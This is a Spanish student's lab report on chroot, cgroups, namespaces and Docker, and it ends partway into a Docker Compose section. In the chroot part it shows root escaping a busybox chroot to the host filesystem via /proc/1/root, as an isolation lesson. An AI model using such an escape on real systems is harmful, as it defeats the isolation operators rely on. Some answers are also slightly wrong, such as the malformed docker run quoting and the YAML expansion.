- Esto mejora el rendimiento al evitar la sobrecarga de llamadas al sistema.

En resumen: `linux-vdso.so.1` es una biblioteca virtual, no se almacena como archivo en disco, y el kernel la inyecta directamente en el espacio de memoria del proceso.

5. Copie en /root/sobash el programa /bin/bash y todas las librerías utilizadas por el programa bash en los directorios correspondientes. Ejecute nuevamente el comando chroot ¿Qué sucede ahora?
Ahora me encuentro en 'bash-5.2#'
Lo que sucede es:
1. Se cambió el root del proceso actual al directorio /root/sobash.
2. Se ejecutó el binario /bin/bash dentro del nuevo entorno.
3. Apareció el prompt bash-5.2#, indicando que estoy en una sesión de bash funcional dentro del chroot.

6. ¿Puede ejecutar los comandos cd "directorio" o echo? ¿Y el comando ls? ¿A qué se debe esto?

```
bash-5.2# cd /root
bash: cd: /root: No such file or directory
bash-5.2# echo "HOLA"
HOLA
bash-5.2# ls
bash: ls: command not found
bash-5.2#
```

'echo' funciona porque es un builtin de Bash, es decir, una función incorporada en el propio intérprete. No depende de archivos externos.
'cd' también funciona porque es otro builtin de Bash. Sin embargo, falla en cambiar al directorio /root porque ese directorio no existe dentro del entorno chroot (/root/sobash/root no fue creado).
'ls' no funciona porque ls es un ejecutable externo (por ejemplo: /bin/ls) y no fue copiado a tu entorno chroot.

7. ¿Qué muestra el comando pwd? ¿A qué se debe esto?
bash-5.2# pwd
/
Esto se debe a que para el entorno chroot creado recientemente estoy en el directorio raíz.

8. Salir del entorno chroot usando exit

9. Usando el repositorio de la cátedra acceda a los materiales en practica4/02-chroot:
   a. Verifique que tiene instalado busybox en /bin/busybox

b. Cree un chroot con busybox usando /buildbusyboxroot.
c. Entre en el chroot
d. Busque el directorio /home/so ¿Qué sucede? ¿Por qué?

```
/ # cd /home/so
sh: cd: can't cd to /home/so: No such file or directory
```

Esto sucede porque estoy en un entorno chroot con una jerarquía de archivos aislada del sistema real. Solo existen los archivos y carpetas dentro del directorio busyboxroot/.

e. Ejecute el comando "ps aux" ¿Qué procesos ve? ¿Por qué (pista: ver el contenido de /proc)?

```
/ # ps aux
PID   USER     COMMAND
```

No veo ningún proceso listado.
No aparece ningún proceso listado, eso se debe a que el entorno chroot aún no tiene montado el sistema de pseudoarchivos /proc, que es donde ps obtiene la información sobre los procesos en ejecución.
El comando ps (incluso el incluido en busybox) necesita acceder a /proc para ver qué procesos están activos.
Como estoy en un entorno aislado (chroot) y no monte /proc, simplemente no hay información accesible sobre procesos.

f. Monte /proc con "mount -t proc proc /proc" y vuelva a ejecutar "ps aux" ¿Qué procesos ve? ¿Por qué?
Ahora veo todos los procesos, entre ellos a los ejecutados recientemente:

```
984 1000     -bash
987 0        su root
988 0        bash
992 0        /bin/busybox sh
994 0        ps aux
```

Ahora si veo los procesos porque /proc refleja el estado del sistema, y al montarlo, ps puede leer los procesos activos a través de los archivos virtuales allí.

g. Acceda a /proc/1/root/home/so ¿Qué sucede?

```
/ # ls /proc/1/root/home/so
install_deps.sh  practica1        practica3
kernel           practica2        practica4
```

Ahora puedo acceder al sistema de archivos del proceso 1 (generalmente init o systemd) del sistema real.
Esto me permite salir del chroot "por la puerta de atrás".

h. ¿Qué conclusiones puede sacar sobre el nivel de aislamiento provisto por chroot?
- chroot no es un mecanismo de seguridad fuerte, solo cambia la raíz aparente del sistema de archivos.

- Un usuario con privilegios (como root) puede escapar fácilmente del chroot, por ejemplo usando /proc.
- No aísla procesos, usuarios ni el kernel.
- A diferencia de contenedores como Docker, no impone límites de red, CPU, memoria, etc.
- chroot proporciona aislamiento leve (útil para testing o recuperación), pero no es seguro como un contenedor o una máquina virtual.

Control Groups

Se aconseja realizar esta parte de la práctica en una máquina virtual (por ejemplo en la provista por la práctica) ya que es necesario cambiar la configuración de CGroups.

Preparación:

Actualmente Debian y la mayoría de las distribuciones usan CGroups 2 por defecto, pero para esta práctica usaremos CGroups 1. Para esto es necesario cambiar un parámetro de arranque del sistema en grub:

1. Editar /etc/default/grub:

```
# Cambiar:
GRUB_CMDLINE_LINUX_DEFAULT="quiet"
# Por:
GRUB_CMDLINE_LINUX_DEFAULT="quiet systemd.unified_cgroup_hierarchy=0"
```

2. Actualizar la configuración de GRUB:

```
sudo update-grub
```

3. Reiniciar la máquina.

4. Verificar que se esté usando CGroups 1. Para esto basta con hacer "ls /sys/fs/cgroup/" Se deberían ver varios subdirectorios como cpu, memory, blkio, etc. (en vez de todo montado de forma unificada).

A continuación se probará el uso de cgroups. Para eso se crearán dos procesos que compartirán una misma CPU y cada uno le tendrá asignada un tiempo determinado. Nota: es posible que para ejecutar xterm tenga que instalar un gestor de ventanas. Esto se puede hacer con apt-get install xterm.

1. ¿Dónde se encuentran montados los cgroups? ¿Qué versiones están disponibles?

Los *control groups* (cgroups) se encuentran montados en el sistema de archivos virtual bajo el directorio: /sys/fs/cgroup.

Están disponibles ambas versiones. La versión 1 con todos archivos por separado y la versión 2 con un solo archivo.

```
so@so:~$ mount | grep cgroup
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,size=4096k,nr_inodes=1024,mode=755,inode64)
cgroup2 on /sys/fs/cgroup/unified type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)
cgroup on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/misc type cgroup (rw,nosuid,nodev,noexec,relatime,misc)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/rdma type cgroup (rw,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
```

2. ¿Existe algún controlador disponible en cgroups v2? ¿Cómo puede determinarlo?
No, no existe ninguno activo actualmente, se determina mediante los archivos ‘cgroup.controllers’ y ‘cgroup.subtree_control’:

```
so@so:~$ cat /sys/fs/cgroup/cgroup.controllers
cat: /sys/fs/cgroup/cgroup.controllers: No existe el fichero o el directorio
so@so:~$ cat /sys/fs/cgroup/cgroup.subtree_control
cat: /sys/fs/cgroup/cgroup.subtree_control: No existe el fichero o el directorio
```

3. Analice qué sucede si se remueve un controlador de cgroups v1 (por ej. Umount /sys/fs/cgroup/rdma).
Ya no se puede asignar ni monitorear recursos usando ese controlador (rdma en este caso). Si intentas acceder a /sys/fs/cgroup/rdma, dará error porque el sistema de archivos fue desmontado.

4. Crear dos cgroups dentro del subsistema cpu llamados cpualta y cpubaja. Controlar que se hayan creado tales directorios y ver si tienen algún contenido

```
# mkdir /sys/fs/cgroup/cpu/"nombre_cgroup"
```

```
root@so:/home/so# ls /sys/fs/cgroup/cpu/
cgroup.clone_children      cpu.shares
cgroup.procs               cpu.stat
cgroup.sane_behavior       cpu.stat.local
cpuacct.stat               dev-hugepages.mount
cpuacct.usage              dev-mqueue.mount
cpuacct.usage_all          init.scope
cpuacct.usage_percpu       notify_on_release
cpuacct.usage_percpu_sys   proc-sys-fs-binfmt_misc.mount
cpuacct.usage_percpu_user  release_agent
cpuacct.usage_sys          sys-fs-fuse-connections.mount
cpuacct.usage_user         sys-kernel-config.mount
cpualta                    sys-kernel-debug.mount
cpubaja                    sys-kernel-tracing.mount
cpu.cfs_burst_us           system.slice
cpu.cfs_period_us          tasks
cpu.cfs_quota_us           user.slice
cpu.idle
```

5. En base a lo realizado, ¿qué versión de cgroup se está utilizando?
Se está utilizando cgroup v1 ya que los controladores estan montados como subdirectorios separados y el contenido de los directorios contiene múltiples archivos.

6. Indicar a cada uno de los cgroups creados en el paso anterior el porcentaje máximo de CPU que cada uno puede utilizar. El valor de cpu.shares en cada cgroup es 1024. El cgroup cpualta recibirá el 70 % de CPU y cpubaja el 30 %.

```
# echo 717 > /sys/fs/cgroup/cpu/cpualta/cpu.shares
# echo 307 > /sys/fs/cgroup/cpu/cpubaja/cpu.shares
```

7. Iniciar dos sesiones por ssh a la VM.(Se necesitan dos terminales, por lo cual, también podría ser realizado con dos terminales en un entorno gráfico). Referenciaremos a una terminal como termalta y a la otra, termbaja.

8. Usando el comando taskset, que permite ligar un proceso a un core en particular, se iniciará el siguiente proceso en background. Uno en cada terminal. Observar el PID asignado al proceso que es el valor de la columna 2 de la salida del comando.

```
# taskset -c 0 md5sum /dev/urandom &
```

root@so:/home/so# taskset -c 0 md5sum /dev/urandom &
[1] 735

root@so:/home/so# taskset -c 0 md5sum /dev/urandom &
[1] 736

9. Observar el uso de la CPU por cada uno de los procesos generados (con el comando top en otra terminal). ¿Qué porcentaje de CPU obtiene cada uno aproximadamente?

```
736 root      20   0    5484   1840   1712 R  55,5   0,1   0:44.70 md5sum
735 root      20   0    5484   1812   1684 R  44,5   0,1   0:48.85 md5sum
```

El proceso 736 tiene aproximadamente el 55% y el 735 el 45%.

10. En cada una de las terminales agregar el proceso generado en el paso anterior a uno de los cgroup (termalta agregarla en el cgroup cpualta, termbaja en cpubaja. El process_pid es el que obtuvieron después de ejecutar el comando taskset)

```
# echo "process_pid" > /sys/fs/cgroup/cpu/cpualta/cgroup.procs
```

11. Desde otra terminal observar cómo se comporta el uso de la CPU. ¿Qué porcentaje de CPU recibe cada uno de los procesos?

```
735 root      20   0    5484   1812   1684 R  69,8   0,1   2:23.65 md5sum
736 root      20   0    5484   1840   1712 R  29,8   0,1   2:13.34 md5sum
```

termalta en cpualta recibe aproximadamente el 70%, mientras que termbaja en cpubaja recibe aproximadamente el 30%.

12. En termalta, eliminar el job creado (con el comando jobs ven los trabajos, con kill %1 lo eliminan. No se olviden del %.). ¿Qué sucede con el uso de la CPU?

```
736 root      20   0    5484   1840   1712 R 100,0   0,1   2:57.95 md5sum
```

El proceso 736 recibe el 100% de la cpu.

13. Finalizar el otro proceso md5sum.

14. En este paso se agregarán a los cgroups creados los PIDs de las terminales (Importante: si se tienen que agregar los PID desde afuera de la terminal ejecute el comando echo $$ dentro de la terminal para conocer el PID a agregar. Se debe agregar el PID del shell ejecutando en la terminal).

```
# echo $$ > /sys/fs/cgroup/cpu/cpualta/cgroup.procs (termalta)
# echo $$ > /sys/fs/cgroup/cpu/cpubaja/cgroup.procs (termbaja)
```

15. Ejecutar nuevamente el comando taskset -c 0 md5sum /dev/urandom & en cada una de las terminales. ¿Qué sucede con el uso de la CPU? ¿Por qué?

```
756 root      20   0    5484   1840   1712 R  69,8   0,1   0:13.05 md5sum
757 root      20   0    5484   1872   1744 R  30,2   0,1   0:03.72 md5sum
```

Se utilizan los límites del cgroup al que fue asignada la shell porque ahora la shell pertenece directamente al cgroup.

16. Si en termbaja ejecuta el comando: taskset -c 0md5sum /dev/urandom & (deben quedar 3 comandos md5 ejecutando a la vez, 2 en el termbaja). ¿Qué sucede con el uso de la CPU? ¿Por qué?

```
756 root      20   0    5484   1840   1712 R  69,9   0,1   1:40.28 md5sum
766 root      20   0    5484   1800   1672 R  19,9   0,1   0:04.87 md5sum
757 root      20   0    5484   1872   1744 R  10,1   0,1   0:35.98 md5sum
```

Entre los 2 de termbaja se dividen el 30% disponible para ese cgroup.

Namespaces

1. Explique el concepto de namespaces.

Permite abstraer un recurso global del sistema para que los procesos dentro de ese “namespace” piensen que tienen su propia instancia aislada de ese recurso global.
Limitan lo que un proceso puede ver y, en consecuencia, lo que puede usar.
Las modificaciones a un recurso quedan contenidas dentro del “namespace”.

2. ¿Cuáles son los posibles namespaces disponibles?

```
so@so:~$ ls /proc/$$/ns/
cgroup  ipc  mnt  net  pid  pid_for_children  time  time_for_children  user  uts
```

3. ¿Cuáles son los namespaces de tipo Net, IPC y UTS una vez que inicie el sistema (los que se iniciaron la ejecutar la VM de la cátedra)?

```
so@so:~$ sudo ls -l /proc/1/ns/
[sudo] contraseña para so:
total 0
lrwxrwxrwx 1 root root 0 may  2 09:44 cgroup -> 'cgroup:[4026531835]'
lrwxrwxrwx 1 root root 0 may  2 09:48 ipc -> 'ipc:[4026531839]'
lrwxrwxrwx 1 root root 0 may  2 09:48 mnt -> 'mnt:[4026531841]'
lrwxrwxrwx 1 root root 0 may  2 09:48 net -> 'net:[4026531840]'
lrwxrwxrwx 1 root root 0 may  2 09:48 pid -> 'pid:[4026531836]'
lrwxrwxrwx 1 root root 0 may  2 09:48 pid_for_children -> 'pid:[4026531836]'
lrwxrwxrwx 1 root root 0 may  2 09:48 time -> 'time:[4026531834]'
lrwxrwxrwx 1 root root 0 may  2 09:48 time_for_children -> 'time:[4026531834]'
lrwxrwxrwx 1 root root 0 may  2 09:48 user -> 'user:[4026531837]'
lrwxrwxrwx 1 root root 0 may  2 09:48 uts -> 'uts:[4026531838]'
```

Se pueden ver todos los namespaces disponibles, entre ellos Net, IPC, UTS.
El 1 luego de los permisos significa que el proceso 1 (init) está utilizando dichos namespaces.

4. ¿Cuáles son los namespaces del proceso cron? Compare los namespaces net, ipc y uts con los del punto anterior, ¿son iguales o diferentes?

```
so@so:~$ sudo ls -l /proc/$556/ns/{net,ipc,uts}
lrwxrwxrwx 1 root root 0 may  2 09:56 /proc/56/ns/ipc -> 'ipc:[4026531839]'
lrwxrwxrwx 1 root root 0 may  2 09:56 /proc/56/ns/net -> 'net:[4026531840]'
lrwxrwxrwx 1 root root 0 may  2 09:56 /proc/56/ns/uts -> 'uts:[4026531838]'
so@so:~$ sudo ls -l /proc/1/ns/{net,ipc,uts}
lrwxrwxrwx 1 root root 0 may  2 09:48 /proc/1/ns/ipc -> 'ipc:[4026531839]'
lrwxrwxrwx 1 root root 0 may  2 09:48 /proc/1/ns/net -> 'net:[4026531840]'
lrwxrwxrwx 1 root root 0 may  2 09:48 /proc/1/ns/uts -> 'uts:[4026531838]'
```

Son los mismos que los del proceso init. Esto quiere decir que cron no está aislado del sistema base.

5. Usando el comando unshare crear un nuevo namespace de tipo UTS.

a. unshare –uts sh (son dos (- -) guiones juntos antes de uts)

b. ¿Cuál es el nombre del host en el nuevo namespace? (comando hostname)

```
so@so:~$ sudo unshare --uts sh
# hostname
so
```

EL host es so.

c. Ejecutar el comando lsns. ¿Qué puede ver con respecto a los namespace?.

```
# lsns
        NS TYPE   NPROCS   PID USER            COMMAND
4026531834 time      146     1 root            /sbin/init
4026531835 cgroup    146     1 root            /sbin/init
4026531836 pid       146     1 root            /sbin/init
4026531837 user      146     1 root            /sbin/init
4026531838 uts       141     1 root            /sbin/init
4026531839 ipc       146     1 root            /sbin/init
4026531840 net       146     1 root            /sbin/init
4026531841 mnt       142     1 root            /sbin/init
4026532163 uts         1   357 root            ├─/lib/systemd/systemd-udevd
4026532164 mnt         1   357 root            ├─/lib/systemd/systemd-udevd
4026532165 mnt         1   367 systemd-timesync ├─/lib/systemd/systemd-times
4026532196 uts         1   367 systemd-timesync ├─/lib/systemd/systemd-times
4026532261 mnt         1   561 root            ├─/lib/systemd/systemd-login
4026532296 uts         1   561 root            └─/lib/systemd/systemd-login
4026531862 mnt         1    60 root            kdevtmpfs
4026532207 uts         2   770 root            sh
```

Se puede ver que hay un nuevo uts para el nuevo proceso unshare, se puede notar que los ID ahora son distintos: …838 el del sistema global y …207 el del proceso unshare.

d. Modificar el nombre del host en el nuevo hostname.

```
# hostname
nuevo-host
```

e. Abrir otra sesión, ¿cuál es el nombre del host anfitrión?

```
so@so:~$ sudo unshare --uts sh
[sudo] contraseña para so:
# hostname
so
```

f. Salir del namespace (exit). ¿Qué sucedió con el nombre del host anfitrión?

```
# exit
so@so:~$ hostname
so
```

Al salir del shell aislado vuelvo a ver el hostname original.

6. *Usando el comando unshare crear un nuevo namespace de tipo Net.*
   a. unshare –pid sh
   b. ¿Cuál es el PID del proceso sh en el namespace? ¿Y en el host anfitrión?
   En el namespace es 871.
   En el host también es 871.
   El shell está en un nuevo namespace PID, pero /proc no está montado dentro del namespace, por lo tanto se está leyendo el /proc del host, y se ven los PIDs globales.

   c. Ayuda: los PIDs son iguales. Esto se debe a que en el nuevo namespace se sigue viendo el comando ps sigue viendo el /proc del host anfitrión. Para evitar esto (y lograr un comportamiento como los contenedores), ejecutar: unshare --pid --fork --mount-proc
   d. En el nuevo namespace ejecutar ps -ef. ¿Qué sucede ahora?

En el namespace el PID es 1 para el proceso sh y 4 para el ps-ef.
En el host es 886 y 890 respectivamente.

e. Salir del namespace.

```
root@so:/home/so# exit
cerrar sesión
```

PRACTICA 4b | DOCKER Y DOCKER COMPOSE

Docker

1. Utilizando sus palabras, describa qué es Docker y enumere al menos dos beneficios que encuentre para el concepto de contenedores.
Docker es una herramienta para hacer contenedores, proveyendo todo lo que necesita una aplicación para ser ejecutada. Permite empaquetar y ejecutar una aplicación en containers livianos.
Beneficios:

1. Aislamiento: cada contenedor corre de forma independiente, evitando que una aplicación “rompa” a otra por compartir recursos o configuraciones.
2. Entorno de prueba: permite ejecutar aplicaciones en entornos seguros y controlados.

2. ¿Qué es una imagen? ¿Y un contenedor? ¿Cuál es la principal diferencia entre ambos?
Una imagen es un template de solo lectura con todas las instrucciones para construir un contenedor. Una imagen puede basarse en otras.
Cada imagen está compuesta de una serie de capas que se montan una sobre otra (stacking). Y cada capa es un conjunto de diferencias con la capa previa.

Un contenedor es una instancia de una imagen en ejecución.

La principal diferencia entre ambos es que la imagen por sí sola no hace nada, y el contenedor es la imagen pero en ejecución.

3. ¿Qué es Unión Filesystem? ¿Cómo lo utiliza Docker?
Unión FileSystem es un mecanismo de montajes, que permite que varios directorios sean montados en el mismo punto de montaje, apareciendo como un único file system.
Docker usa Unión FileSystem para construir sus imágenes en capas.

4. ¿Qué rango de direcciones IP utilizan los contenedores cuando se crean? ¿De dónde la obtiene?
Por defecto, Docker crea una red virtual llamada **bridge**, que usa direcciones privadas dentro del rango: 172.17.0.0/16
Cada contenedor que se conecta a esa red recibe una IP como: 172.17.0.2, 172.17.0.3, etc.
Docker genera estas IPs automáticamente a partir de su motor de red interna.

5. ¿De qué manera puede lograrse que las datos sean persistentes en Docker? ¿Qué dos maneras hay de hacerlo? ¿Cuáles son las diferencias entre ellas?
Para que en Docker los datos sean persistentes estos se almacenan en el host en:

• Volumes: almacenados en una parte del filesystem administrada por Docker (por default: /var/lib/docker/volumes). Se asignan a los contenedores para que cada contenedor trabaje con uno de ellos (de los volúmenes). Son vistos por el anfitrión que ve todo y por el contenedor. Los maneja Docker.
• Bind Mounts: pueden estar en cualquier parte del filesystem. Pueden ser modificados por procesos que no sean de Docker. No los maneja Docker.

Taller

El siguiente taller le guiará paso a paso para la construcción de una imagen Docker utilizando dos mecanismos distintos para los cuales deberá investigar y documentar qué comandos y argumentos utiliza para cada caso.

1. Instale Docker CE (Community Edition) en su sistema operativo. Ayuda: seguir las instrucciones de la página de Docker. La instalación más simple para distribuciones de GNU/Linux basadas en Debian es usando los repositorios.

2. Usando las herramientas (comandos) provistas por Docker realice las siguientes tareas:

a. Obtener una imagen de la última versión de Ubuntu disponible. ¿Cuál es el tamaño en disco de la imagen obtenida? ¿Ya puede ser considerada un contenedor? ¿Qué significa lo siguiente: Using default tag: latest?
El comando es: '*docker pull ubuntu*'.
El tamaño de la imagen lo obtengo con '*docker images*'.
No, todavía no es un contenedor porque no es una instancia que se encuentra en ejecución, por el momento solo es una plantilla inmutable.
'*Using default tag: latest*' es la etiqueta por defecto si no se especifica una versión.

b. De la imagen obtenida en el punto anterior iniciar un contenedor que simplemente ejecute el comando ls -l.
Con el comando '*docker run ubuntu ls -l*' inicio un contenedor temporal de ubuntu que ejecuta ls -l.

c. ¿Qué sucede si ejecuta el comando docker [container] run ubuntu /bin/bash[1]? ¿Puede utilizar la shell Bash del contenedor?
Si ejecuto '*docker run ubuntu /bin/bash*' este comando intentará ejecutar /bin/bash en un contenedor basado en la imagen ubuntu. Sin embargo, no estoy especificando que quiero una terminal interactiva, por lo tanto el contenedor se ejecuta pero se cierra inmediatamente, porque Bash no tiene entrada. Por esto, no puedo interactuar con la shell del contenedor.

i. Modifique el comando utilizado para que el contenedor se inicie con una terminal interactiva y ejecutarlo. ¿Ahora puede utilizar la shell Bash del contenedor? ¿Por qué?
Ahora el comando es '*docker run -it ubuntu /bin/bash*'.
-i mantiene abierta la entrada estándar, y -t asigna una pseudo-terminal.
Ahora puedo utilizar la shell Bash del contenedor, ya que hay una terminal interactiva donde Bash recibe los comandos.

ii. ¿Cuál es el PID del proceso bash en el contenedor? ¿Y fuera de éste?

Dentro del contenedor el PID es 1.
Fuera del contenedor el PID se obtiene con el comando '*docker inspect -f '{{.State.Pid}}' <CONTAINER ID>*'.

iii. Ejecutar el comando lsns. ¿Qué puede decir de los namespace?
El contenedor tiene sus propios namespaces. De esta manera el contenedor se aísla del sistema host.

iv. Dentro del contenedor cree un archivo con nombre sistemas-operativos en el directorio raíz del filesystem y luego salga del contenedor (finalice la sesión de Bash utilizando las teclas Ctrl + D o el comando exit).
Dentro del contenedor:
touch /sistemas-operativos
exit

v. Corrobore si el archivo creado existe en el directorio raíz del sistema operativo anfitrión (host). ¿Existe? ¿Por qué?
En el host:
sudo find / -name sistemas-operativos 2>/dev/null
El archivo no se encuentra en el sistema de archivos raíz del host, ya que el contenedor tiene su propio filesystem gestionado por Docker.

d. Vuelva a iniciar el contenedor anterior utilizando el mismo comando (con una terminal interactiva). ¿Existe el archivo creado en el contenedor? ¿Por qué?
No está, porque cada ejecución de docker run crea un nuevo contenedor.

e. Obtenga el identificador del contenedor (container_id) donde se creó el archivo y utilícelo para iniciar con el comando docker start -ia container_id el contenedor en el cual se creó el archivo.
i. ¿Cómo obtuvo el container_id para para este comando?
El container_id lo obtengo con el comando '*docker ps -a*'.

ii. Chequee nuevamente si el archivo creado anteriormente existe. ¿Cuál es el resultado en este caso? ¿Puede encontrar el archivo creado?
Ahora si existe el archivo porque es el mismo contenedor con su propio filesystem.

f. ¿Cuántos contenedores están actualmente en ejecución? ¿En qué estado se encuentra cada uno de los que se han ejecutado hasta el momento?
Los contenedores en ejecución se obtienen con '*docker ps -a*'.
Los estados posibles son Up, Exited, etc.

g. Elimine todos los contenedores creados hasta el momento. Indique el o los comandos utilizados.
Se eliminan con '*docker rm $(docker ps -aq)*'.

[1] Los corchetes indican que el argumento container es opcional, pero no son parte del comando a ejecutar.

3. Creación de una imagen a partir de un contenedor. Siguiendo los pasos indicados a continuación genere una imagen de Docker a partir de un contenedor:

a. Inicie un contenedor a partir de la imagen de Ubuntu descargada anteriormente ejecutando una consola interactiva de Bash.
Comando para iniciar el contenedor: '*docker run -it ubuntu /bin/bash*'.

b. Instale el servidor web Nginx, https://nginx.org/en/, en el contenedor utilizando los siguientes comandos[2]:

```
export DEBIAN_FRONTEND=noninteractive
export TZ=America/Buenos_Aires
apt update -qq
apt install -y --no-install-recommends nginx
```

c. Salga del contenedor y genere una imagen Docker a partir de éste. ¿Con qué nombre se genera si no se especifica uno?
Se genera una imagen sin nombre (aparece como <none> en REPOSITORY y TAG).

d. Cambie el nombre de la imagen creada de manera que en la columna Repository aparezca nginx-so y en la columna Tag aparezca v1.
Se utiliza el comando: '*docker tag <IMAGE ID> nginx-so:v1*'.

e. Ejecute un contenedor a partir de la imagen nginx-so:v1 que corra el servidor web nginx atendiendo conexiones en el puerto 8080 del host, y sirviendo una página web para corroborar su correcto funcionamiento. Para esto:

I. En el Sistema Operativo anfitrión (host) sobre el cual se ejecuta Docker crear un directorio que se utilizará para este taller. Éste puede ser el directorio nginx-so dentro de su directorio personal o cualquier otro directorio - para los fines de este enunciado haremos referencia a éste como /home/so/nginx-so, por lo que en los lugares donde se mencione esta ruta usted deberá reemplazarla por la ruta absoluta al directorio que haya decidido crear en este paso.
Comando: '*mkdir -p /home/so/nginx-so*'.

II. Dentro de ese directorio, cree un archivo llamado index.html que contenga el código HTML de este gist de GitHub:
https://gist.github.com/ncuesta/5b959fce1c7d2ed4e5a06e84e5a7efc8.
Comando: '*curl -o /home/so/nginx-so/index.html https://gist.githubusercontent.com/ncuesta/5b959fce1c7d2ed4e5a06e84e5a7efc8/raw/index.html*'.

III. Cree un contenedor a partir de la imagen nginx-so:v1 montando el directorio del host (/home/so/nginx-so) sobre el directorio /var/www/html del contenedor, mapeando el puerto 80 del contenedor al puerto 8080 del host, y ejecutando el servidor nginx en primer plano[3] . Indique el comando utilizado.
El comando es el siguiente:

```
'docker run -d --name nginx-so \
    -p 8080:80 \
    -v /home/so/nginx-so:/var/www/html \
    nginx-so:v1 \
```

nginx -g 'daemon off;"

f. Verifique que el contenedor esté ejecutándose correctamente abriendo un navegador web y visitando la URL http://localhost:8080.

g. Modifique el archivo index.html agregándole un párrafo con su nombre y número de alumno. ¿Es necesario reiniciar el contenedor para ver los cambios?
Comando: '*nano /home/so/nginx-so/index.html*'.
Agrego: ' Hola Mundo! '.
No es necesario reiniciar el contenedor ya que el archivo está montado como volumen, por lo que los cambios se reflejan automáticamente en el contenedor.

h. Analice: ¿por qué es necesario que el proceso nginx se ejecute en primer plano? ¿Qué ocurre si lo ejecuta sin -g 'daemon off;'?
Docker espera que el proceso principal del contenedor se mantenga activo. Si ese proceso termina, Docker detiene el contenedor.

- Si ejecutas nginx sin -g 'daemon off;', este se demoniza (se va a segundo plano), y el proceso principal (nginx) termina → el contenedor se apaga.
- Con nginx -g 'daemon off;', nginx se queda en primer plano, manteniendo el contenedor activo.

4. Creación de una imagen Docker a partir de un archivo Dockerfile. Siguiendo los pasos indicados a continuación, genere una nueva imagen a partir de los pasos descritos en un Dockerfile.

a. En el directorio del host creado en el punto anterior (/home/so/nginx-so), cree un archivo Dockerfile que realice los siguientes pasos:

i. Comenzar en base a la imagen oficial de Ubuntu.

ii. Exponer el puerto 80 del contenedor.
EXPOSE 80

iii. Instalar el servidor web nginx.
```
RUN apt update -qq && \
    apt install -y --no-install-recommends nginx && \
    apt clean && rm -rf /var/lib/apt/lists/*
```

iv. Copiar el archivo index.html del mismo directorio del host al directorio /var/www/html de la imagen.
COPY index.html /var/www/html/

v. Indicar el comando que se utilizará cuando se inicie un contenedor a partir de esta imagen para ejecutar el servidor nginx en primer plano: nginx -g 'daemon off;'. Use la forma exec[4] para definir el comando, de manera que todas las señales que reciba el contenedor sean enviadas directamente al proceso de nginx. Ayuda: las instrucciones necesarias para definir los pasos en el Dockerfile son FROM, EXPOSE, RUN, COPY y CMD.
El comando será: CMD ["nginx", "-g", "daemon off;"].

b. Utilizando el Dockerfile que generó en el punto anterior construya una nueva imagen Docker guardándola localmente con el nombre nginx-so:v2.
Comando: docker build -t nginx-so:v2 .

c. Ejecute un contenedor a partir de la nueva imagen creada con las opciones adecuadas para que pueda acceder desde su navegador web a la página a través del puerto 8090 del host. Verifique que puede visualizar correctamente la página accediendo a http://localhost:8090.
Comando: docker run -d --name nginx-v2 -p 8090:80 nginx-so:v2.

d. Modifique el archivo index.html del host agregando un párrafo con la fecha actual y recargue la página en su navegador web. ¿Se ven reflejados los cambios que hizo en el archivo? ¿Por qué?
Comando: '*nano /home/so/nginx-so/index.html*'.
Agrego: ' Fecha actual: 15 de mayo de 2025 '.
No se ve reflejado al recargar la página ya que el archivo fue copiado a la imagen durante el docker build, y el contenedor no tiene ningún volumen montado ni referencia a mi archivo modificado.

e. Termine el contenedor iniciado antes y cree uno nuevo utilizando el mismo comando. Recargue la página en su navegador web. ¿Se ven ahora reflejados los cambios realizados en el archivo HTML? ¿Por qué?
Paro y eliminó el contenedor:
docker stop nginx-v2
docker rm nginx-v2
Lo vuelvo a crear:
docker run -d --name nginx-v2 -p 8090:80 nginx-so:v2
No, los cambios no se ven reflejados porque la imagen sigue usando la versión anterior del archivo index.html, la que fue copiada en la construcción original de v2.

f. Vuelva a construir una imagen Docker a partir del Dockerfile creado anteriormente, pero esta vez dándole el nombre nginx-so:v3. Cree un contenedor a partir de ésta y acceda a la página en su navegador web. ¿Se ven reflejados los cambios realizados en el archivo HTML? ¿Por qué?
Nuevo contenedor: docker build -t nginx-so:v3 .
Ejecuto el nuevo contenedor: docker run -d --name nginx-v3 -p 8090:80 nginx-so:v3.
Ahora si se ven los cambios ya que el nuevo archivo index.html fue copiado nuevamente a la imagen al hacer el build de v3.

[2] Los dos primeros comandos exportan dos variables de ambiente para que la instalación de una de las dependencias de nginx (el paquete tzdata) no requiera que interactivamente se respondan preguntas sobre la ubicación geográfica a utilizar.
[3] Para iniciar el servidor nginx en primer plano utilice el comando nginx -g 'daemon off;'
[4] La documentación oficial de Docker describe las tres formas posibles para indicar el comando principal de una imagen:
https://docs.docker.com/engine/reference/builder/#cmd.

Docker Compose

1. Utilizando sus palabras describa, ¿qué es docker compose?
Docker Compose es una herramienta para correr aplicaciones que requieren múltiples contenedores.

2. ¿Qué es el archivo compose y cual es su función? ¿Cuál es el "lenguaje" del archivo?
El archivo Compose (típicamente llamado docker-compose.yaml o docker-compose.yml) es un archivo de configuración escrito en YAML (Yet Another Markup Language) que: Define los servicios (contenedores) de una aplicación. Configura cómo deben construirse o iniciarse. Específica puertos, volúmenes, redes, variables de entorno, dependencias, etc.

3. ¿Cuáles son las versiones existentes del archivo docker-compose.yaml existentes y qué características aporta cada una? ¿Son compatibles entre sí?¿Por qué?
El archivo docker-compose.yaml tiene varias versiones de esquema (versión:), que han ido evolucionando con mejoras. Algunas versiones relevantes:

